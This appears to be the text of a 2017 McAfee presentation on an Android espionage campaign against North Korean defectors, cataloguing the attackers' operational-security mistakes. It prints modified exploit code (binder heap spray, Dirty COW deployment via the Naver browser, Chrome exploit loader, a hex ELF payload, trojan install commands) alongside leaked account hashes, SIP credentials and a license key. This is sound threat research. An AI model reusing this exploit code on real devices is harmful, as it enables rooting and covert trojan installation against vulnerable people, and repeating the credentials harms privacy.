
OPSEC Fails

Case 2: Images

- Some images were found in android gallery of test devices and cloud storage

Found on LG V20 device

2017.11.05



2016.10.19

Found on Dropbox inside "/Photos"
Different location than extracted pictures from victims are stored

Definitely not a cookie you can see in South Korean stores

OPSEC Fails

Case 3: Profiles of victims for impersonation

- Folder from SDCARD of a test device contained victims' profiles gathered for impersonation

In South Korea, we use “혈액형” for the word blood type

• 1. '혈액형'의 북한말.
<https://ko.wiktionary.org/wiki/%ED%94%BC%ED%98%95>

Hacked server we mentioned

Malware uploaded on Google Drive


Shortened URL used for distributing malware

Accounts created for impersonation



In each folder, images taken from victim's social networks are stored

OPSEC Fails

Case 3: Profiles of victims for impersonation



Account used to send message to the journalist



Images found on the SDCARD


“My phone is not working, so please give me your phone number”

Very awkward Korean sentence and definitely not a tone used by young woman

OPSEC Fails

Case 3: Profiles of victims for impersonation

- Folder from SDCARD of a test device contained victims' profiles gathered for impersonation



yijishen 님, 인증 가능한 연락처를 선택한 후, 연락처 전체를 입력해 주세요.
개인정보보호를 위해 연락처는 일부분만 보여드리며, * 가 무작위로 표기됩니다.

내 정보에 등록된 휴대폰 인증 (+1 860 *****9)

yitaeg 님, 인증 가능한 연락처를 선택한 후, 연락처 전체를 입력해 주세요.
개인정보보호를 위해 연락처는 일부분만 보여드리며, * 가 무작위로 표기됩니다.

내 정보에 등록된 휴대폰 인증 (+1 860 *****3)


maxwell 님, 인증 가능한 연락처를 선택한 후, 연락처 전체를 입력해 주세요.
개인정보보호를 위해 연락처는 일부분만 보여드리며, * 가 무작위로 표기됩니다.

내 정보에 등록된 휴대폰 인증 (+1 860 *****1)

Are they really in US?
Probably not. Why?

Area Code 860 Map

[Printable 860 Area Code Map](#)



Bristol, CT	Middletown, CT	Norwich, CT
Central Manchester, CT	New Britain, CT	Torrington, CT
East Hartford, CT	New London, CT	West Hartford, CT
Hartford, CT	Newington, CT	Wethersfield, CT

OPSEC Fails

Case 3: Profiles of victims for impersonation

- TextNow
 - Free text & calls service
 - Can get a phone number by entering area code
- High possibility that threat actors are using TextNow generated number to sign up for services like Daum which requires phone number

TextNow logs found in one of the test devices.

```
{"username": "maxwhell[REDACTED]", "expiry": "2017-11-10", "email": "shanghai[REDACTED]a@mail.com", "email_verified": 0, "first_name": "max", "last_name": "[REDACTED]", "signature": "", "show_text_previews": true, "forward_messages": 0, "incentivized_share_date_twitter": "0000-00-00", "incentivized_share_date_facebook": "0000-00-00", "purchases_timestamp": "0000-00-00T00:00:00Z", "has_password": true, "phone_number": "8604[REDACTED]", "phone_assigned_date": "2017-11-10", "password": "f51916cf0f65fa2190c57fdb7d1296c9", "proxy": "", "username": "18604986364_I5wf2UioxnW63wvz00d4N7f1UqFE0SZgEDS4oFmK5oE", "password": "f51916cf0f65fa2190c57fdb7d1296c9", "proxy": "", "ngs\\e8715e9eee5f904c0039d6ae15cb2042e8f903de5affffc9bf46613275df4af9.wav"}, {"disable_calling": "0", "mytempnumber_dnd": false, "sip_password": "18604986364_I5wf2UioxnW63wvz00d4N7f1UqFE0SZgEDS4oFmK5oE", "sip_username": "18604986364_I5wf2UioxnW63wvz00d4N7f1UqFE0SZgEDS4oFmK5oE", "https://api.textnow.me/api2.0/voicemail", "sip_username": "18604986364_I5wf2UioxnW63wvz00d4N7f1UqFE0SZgEDS4oFmK5oE"}
```


Same area code as seen in the previous slide

```
{"username": "maxwhel[REDACTED]", "expiry": "2017-11-09", "email": "shanghai[REDACTED]a@mail.com", "email_verified": 0, "first_name": "max", "last_name": "[REDACTED]", "signature": "", "show_text_previews": true, "forward_messages": 0, "incentivized_share_date_twitter": "0000-00-00", "incentivized_share_date_facebook": "0000-00-00", "purchases_timestamp": "0000-00-00T00:00:00Z", "has_password": true, "phone_number": "8604[REDACTED]", "phone_assigned_date": "2017-11-09", "password": "ac264f249f41f2cc3c40700c683e148b", "proxy": "", "username": "18609371502_nhvyRH0AHT3PnHLXxQd4mPLkbNpzjw2fSaDQ4v3ZfR3", "password": "ac264f249f41f2cc3c40700c683e148b", "proxy": "", "ngs\\59df7c138f788d3bed449717a8fab4e6fee66101ca3e0b6c15f901e8d015e6ce.wav"}, {"disable_calling": "0", "mytempnumber_dnd": false, "sip_password": "18609371502_nhvyRH0AHT3PnHLXxQd4mPLkbNpzjw2fSaDQ4v3ZfR3", "sip_username": "18609371502_nhvyRH0AHT3PnHLXxQd4mPLkbNpzjw2fSaDQ4v3ZfR3", "https://api.textnow.me/api2.0/voicemail", "sip_username": "18609371502_nhvyRH0AHT3PnHLXxQd4mPLkbNpzjw2fSaDQ4v3ZfR3"}
```

OPSEC Fails

Case 3: Profiles of victims for impersonation

- Found screenshot of KakaoTalk chat in the Kakao directory from one of Sun Team's test device



OPSEC Fails

Case 4: Exploits

- They also left out exploits (source codes, bin), scripts in their SDCARD and uploaded them to Dropbox
- Threat actors are using publicly available Android exploits and modifies them
 - <https://github.com/timwr/CVE-2016-5195> --> DCOW
 - <https://github.com/secmob/mosec2016/blob/master/service.cpp>
 - <https://github.com/secmob/cansecwest2016/blob/master/exploit.html>

OPSEC Fails

Case 4: Exploits

service_5.0.cpp

Changed hardcoded address

```
static const uint32_t g_fixedAddress = 0x9010100c;
static void writeMotionEvent(Parcel *pData,int overwriteLen,int type){
/*3208 public void writeToParcel(Parcel out, int flags) {
* 3209 out.writeInt(PARCEL_TOKEN_MOTION_EVENT);
* 3210 nativeWriteToParcel(mNativePtr, out);
* 3211 }
*/
```

```
#ifndef EXE
extern "C" void so_main(uint32_t* buffer){
if(buffer[0]==0xffffffff){
in_system_server = true;
dprint("in system_server so\n");
}
```

Added extra functionality to install downloaded apk

CVE-2015-3875
mosec2016/A Way of Breaking Chrome's
Sandbox in Android

```
static const uint32_t g_fixedAddress = 0x7000100c;
static void writeMotionEvent(Parcel *pData,int overwriteLen,int type){
/*3208 public void writeToParcel(Parcel out, int flags) {
* 3209 out.writeInt(PARCEL_TOKEN_MOTION_EVENT);
* 3210 nativeWriteToParcel(mNativePtr, out);
* 3211 }
*/
```

```
#ifndef EXE
extern "C" void so_main(uint32_t* buffer){
//dprint("so main\n");
if(buffer[2]==0xffffffff){
in_system_server = true;
dprint("in system_server so\n");
pthread_t t;
pthread_create(&t,NULL,app_install,buffer);
}
```

```
static void app_install(void *args){
dprint("before installing");
pid_t pid=fork();
if (pid==0) {
execl("/system/bin/sh","sh", "/system/bin/pm", "install", "/sdcard/Download/11.apk", NULL);
} else {
waitpid(pid,0,0);
}
dprint("application installed");
return NULL;
}
```

OPSEC Fails

Case 4: Exploits

```
(__attribute__((unused)) int argc, __attribute__((unused)) char* const argv[])
{
    void *handle = dlopen("libandroid_runtime.so",RTLD_NOW);
    libruntime_base = *(int*)((int)handle+140);
    dlclose(handle);
    mprotect_p = (uint32_t)dlsym((void*)0xffffffff,"mprotect");
    dlopen_p = (uint32_t)dlsym((void*)0xffffffff,"dlopen");
    dlsym_p = (uint32_t)dlsym((void*)0xffffffff,"dlsym");
    dprint("%p,%x,%x,%x\n",handle,mprotect_p,dlopen_p,dlsym_p);
#ifdef EXE
    libruntime_base = 0xb6ebc000;
    mprotect_p = 0xb6e10000 + 0x3a25c;
#endif
    Added extra functionality
    sp<IServiceManager> sm = defaultServiceManager();
    sp<IBinder> service = sm->checkService(String16("activity"));
    if (service != NULL ) {
        dprint("begin spray\n");
        for(int i=0;i<1024*12;i++){//喂256M(1024*16),前64M为so的内容
            transact(service,HEAPSPRAY2);//一次4000*4字节
            dprint("end spray\n");
        }
        for(int i=0;i<200;i++){
            transact(service,HEAPCORRUPT);
            //transact(service,GC);
            if(read(pipefd[0],[void*]write2jsbuffer,1000)>0) break;
            //sleep(1);
            //dprint("time %d\n",i);
            //fflush(stdout);//编译成so时得注推
            //if((i+1)%35==0)
            //transact(service,GC);
        }
        return 0;
    }
}
```

Added extra functionality

CVE-2015-3875

mosec2016/A Way of Breaking Chrome's Sandbox in Android


service.cpp

```
sp<IServiceManager> sm = defaultServiceManager();
sp<IBinder> service = sm->checkService(String16("activity"));
if (service != NULL ) {
    int uid=getuid();
    int pid=getpid();
    dprint("uid=%d\npid=%d\n", uid, pid);
    dprint("begin spray\n");
    //execl("/system/bin/sh", "sh", "/system/bin/sh");
    unsigned char buffer[10];
    FILE *fp;
    FILE *wfp;
    fp = fopen("/storage/emulated/0/Download/dcow", "rb");
    wfp = fopen("/data/data/com.nhn.android.search/dcow", "wb");
    while (!feof(fp)) {
        fread(buffer,sizeof(buffer),1,fp);
        fwrite(buffer,sizeof(buffer),1,wfp);
    }
    fclose(fp);fclose(wfp);
    unsigned char buffer1[10];
    FILE *fp1;
    FILE *wfp1;
    fp1 = fopen("/storage/emulated/0/Download/run-as", "rb");
    wfp1 = fopen("/data/data/com.nhn.android.search/run-as", "wb");
    while (!feof(fp1)) {
        fread(buffer1,sizeof(buffer),1,fp1);
        fwrite(buffer1,sizeof(buffer),1,wfp1);
    }
    fclose(fp1);fclose(wfp1);

    system("chmod 777 /data/data/com.nhn.android.search/run-as");
    system("chmod 777 /data/data/com.nhn.android.search/dcow");
    system("/data/data/com.nhn.android.search/dcow /data/data/com.nhn.android.search/run-as /system/bin/mediaserver");
    system("/data/data/com.nhn.android.search/dcow /data/data/com.nhn.android.search/run-as /system/bin/toolbox");
}
```

Copies DCOW exploit to data directory of Naver browser

General purpose browser for Naver services



Threat actors targeted victims browsing the web using Naver browser

OPSEC Fails

Case 4: Exploits

- Do you remember one of the hacked webservers distributing malware had chrome exploits?
- We found out that exploits we just discussed are actually uploaded to the hacked webserver

```
var userAgentStr = navigator.userAgent;
if(userAgentStr.indexOf("SamsungBrowser") != -1 || userAgentStr.indexOf("KAKAOTALK")
{
  if(userAgentStr.indexOf("Chrome/46") != -1)
  {
    // alert("46");
    include('46.js');
  }

  if(userAgentStr.indexOf("Chrome/44") != -1)
  {
    // alert("44");
    include('44.js');
  }
}]
```

CVE-2015-6764 Chrome Exploit
Cansecwest2016/Pwn a Nexus device with a single vulnerability

```
var so_str =
7f454c46010101000000000000000030028001000000000000004000000087100000070005340020000002800190018000600000034000000
00002c2700002c2700002801000028010000040000000400000052e574642c6e0002c7e00002c7e0000d40100000d4010000060000004000000400
1120000009100000000000000000000000120000009700000000000000000000120000009e00000000000000000012000000ad0000000000000000000
000000000001200000020100000000000000000000120000009010000000000000000012000000100100000000000000000001200000001801
0615f61746578697400736f5fd6d1696e005f5f616e64726f69645fd6cf675f7072696e7400707468726561645fd637265617465005f5f737461636b5f
f657869647800e1626ff27400e6d56d637079005f5fd6378615fd626567696e5fd636c65616e7570005f5fd6378615fd674970655fd6617463680005f5fd6378
0000000000000001b00000000000000000000000000000200000001e00000022000000250000016000000000000000000000000000000000000000000000
00200020002000000020002000000000000001000100010001000fab2d001400000000000001d0000000000000000010001001500
11600000b47f0000160e0000b87f0000160f0000bc7f000016001110000c47f000016120000c87f000016130000c7f000016140000
8fe207ca8ce2d0fbfce500c68fe207ca8ce2c8fbfce500c68fbfce500c68fe207ca8ce2b8fbfce500c68fe207ca8ce2b8fbfce500c68fe207ca8ce2b8fbfce500c6
```

DCOW exploit payload

```
DCB 0
aPmInstallSdcar DCB "pm install /sdcard/Download/SystemUpdate.apk",0
aAmStartservice DCB "am startservice com.android.systemservice/.CMService",0
aPmDStartcheckD DCB "pm =%d, startcheck = ",0x24,"%d",0
aRestarting DCB "restarting>>>>>>>",0 Install trojan used by NKPrayer
```

OPSEC Fails

Case 4: Exploits

- Shell script

```
1 #!/bin/bash
2 rm /media/maxpen/data/work/out/target/product/generic/obj/lib/sandbox_so.so
3 adb push exploit.html /storage/emulated/0/
4 adb logcat > /media/maxpen/data/log
5
```

- Interested in what IDA Pro license they use to reverse engineer things?

```
plt:0004E9B4 ;
plt:0004E9B4 ; +-----+
plt:0004E9B4 ; | This file has been generated by The Interactive Disassembler (IDA) |
plt:0004E9B4 ; | Copyright (c) 2017 Hex-Rays, <support@hex-rays.com> |
plt:0004E9B4 ; | License info: 48-3255-7514-28 |
plt:0004E9B4 ; | Giancarlo Russo, HT Srl |
plt:0004E9B4 ; +-----+
plt:0004E9B4 ;
plt:0004E9B4 ; Input MD5 : AD3425AF1097DA89BAD85874A70C50AE
plt:0004E9B4 ; Input CRC32 : 748CCF90
plt:0004E9B4 ;
plt:0004E9B4 ; -----
plt:0004E9B4 ; File Name : Z:\media\maxpen\data\work\sandbox\libandroid_runtime.so
plt:0004E9B4 ; Format : ELF for ARM (Shared object)
```

Using Leaked HackingTeam IDA License? ☺

Da: Giancarlo Russo
Inviato: Wednesday, May 13, 2015 01:27 AM
A: Fabio Busatto
Oggetto: Fwd: Hex-Rays software download information License 48-3255-7514-28

From WikiLeaks

----- Forwarded Message -----

OPSEC Fails

Case 5: Deleted files on Dropbox

- Actors deleted their test logs from the Dropbox in recent operations
- Now we don't have data to make attributions or gain new info → correct?

```
{
  ".tag": "deleted",
  "name": "RTI",
  "path_lower": "/tlist/357/RTI",
  "path_display": "/tlist/357/RTI"
},
{
  ".tag": "deleted",
  "name": "DI_1",
  "path_lower": "/tlist/357/DI/DI_1",
  "path_display": "/tlist/357/DI/DI_1"
},
{
  ".tag": "deleted",
  "name": "DI",
  "path_lower": "/tlist/357/di",
  "path_display": "/tlist/357/di"
},
{
  ".tag": "deleted",
  "name": "SL_1",
  "path_lower": "/tlist/357/sl/sl_1",
  "path_display": "/tlist/357/sl/sl_1"
},
{
  ".tag": "deleted",
  "name": "SL",
  "path_lower": "/tlist/357/sl",
  "path_display": "/tlist/357/sl"
}
```

/restore

DESCRIPTION Restore a file to a specific revision.

URL STRUCTURE `https://api.dropboxapi.com/2/files/restore`

AUTHENTICATION User Authentication, Dropbox-API-Select-Admin (Team Admin)

ENDPOINT FORMAT RPC

EXAMPLE Get access token for: No Chooser apps

```
curl -X POST https://api.dropboxapi.com/2/files/restore \
  -header "Authorization: Bearer <get access token>" \
  -header "Content-Type: application/json" \
  -data '{"path": "/root/word.docx", "rev": "alcl0ce0dd78"}'
```

recovered

PARAMETERS

```
{
  "path": "/root/word.docx",
  "rev": "alcl0ce0dd78"
}
```

RestoreArg

path *String*(pattern="(/{0,1}[\\r\\n])*|(ns:[0-9]+/{0,1}?)") The path to the file you want to restore.

rev *String*(min_length=9, pattern="[0-9a-f]+") The revision to restore for the file.

PN : 1111111111
EM : ur[redacted]gmail.com@com.google
///DEVICE_INFO///
BOARD : MSM8974
BOOTLOADER : N900LKLUFNK1
BRAND : samsung
DEVICE : hltegt
DISPLAY : KOT49H.N900LKLUFNK1
FINGERPRINT : samsung/hltegt/hltegt:4.4.2/KOT49H/N900LKLUFNK1:user/release-keys
HARDWARE : qcom
HOST : SMD05614
ID : KOT49H
MANUFACTURER : samsung
MODEL : SM-N900L
PRODUCT : hltegt
SERIAL : 4da50e87
TAGS : release-keys
TIME : 1414995714000
TYPE : user
USER : dp1
RADIO : N900LKLUFNK1
VERSION CODENAME : REL
VERSION INCREMENTAL : N900LKLUFNK1
VERSION RELEASE : 4.4.2
VERSION SDK_INT : 19
///USER_APP///
Applications Info com.majeur.applicationsinfo /data/app/com.majeur.applications
Android System Service com.sec.systemservice /data/app/com.sec.systemservice-1.
Booster com.speed.boost.booster /data/app/com.speed.boost.booster-1.apk
///UPDATED_SYSTEM_APP///
Galaxy Apps com.sec.android.app.samsungapps /data/app/com.sec.android.app.samsu
Google Play 스토어 com.android.vending /data/app/com.android.vending-1.apk

Victims and Extracted Data

Sensitive data in photo gallery, contacts list and call log

- Victims are North Korean defectors and support groups
- Many sensitive data were leaked



South Korean passport



China Bank credit card


203☎
[redacted] 북한☎
010 [redacted]
204☎
[redacted] ☎
010 [redacted] ☎
205☎
[redacted] 북한☎
010 [redacted]
206☎
[redacted] 북한☎
010 [redacted]

Means DPRK
And the prefix number is used in SK

Contacts related to NK

Victims and Extracted Data

Sensitive data in photo gallery, contacts list and call log



Conclusion

The background of the slide is a solid dark red color. It features a repeating pattern of stylized, outlined 'M' shapes in a lighter shade of red. These shapes are arranged in a staggered, grid-like fashion, creating a textured, geometric effect. The word 'Conclusion' is centered on the left side of the slide in a white, sans-serif font. Two thin white horizontal lines are positioned above and below the text.

Conclusion

- Targeted attack against North Korean defectors and related group has moved to mobile landscape
- Threat actors are modifying apps that are popularly used by the target
 - Or make an fake app that might catch interest
- Actively using SNS to approach the targets
- Mobile users must be careful about what they install on their device, even though it is downloaded from the Google Play store
- Use iPhone 😊



McAfee, the McAfee logo are trademarks or registered trademarks of McAfee LLC or its subsidiaries in the U.S. and/or other countries.
Other names and brands may be claimed as the property of others.
Copyright © 2017 McAfee LLC.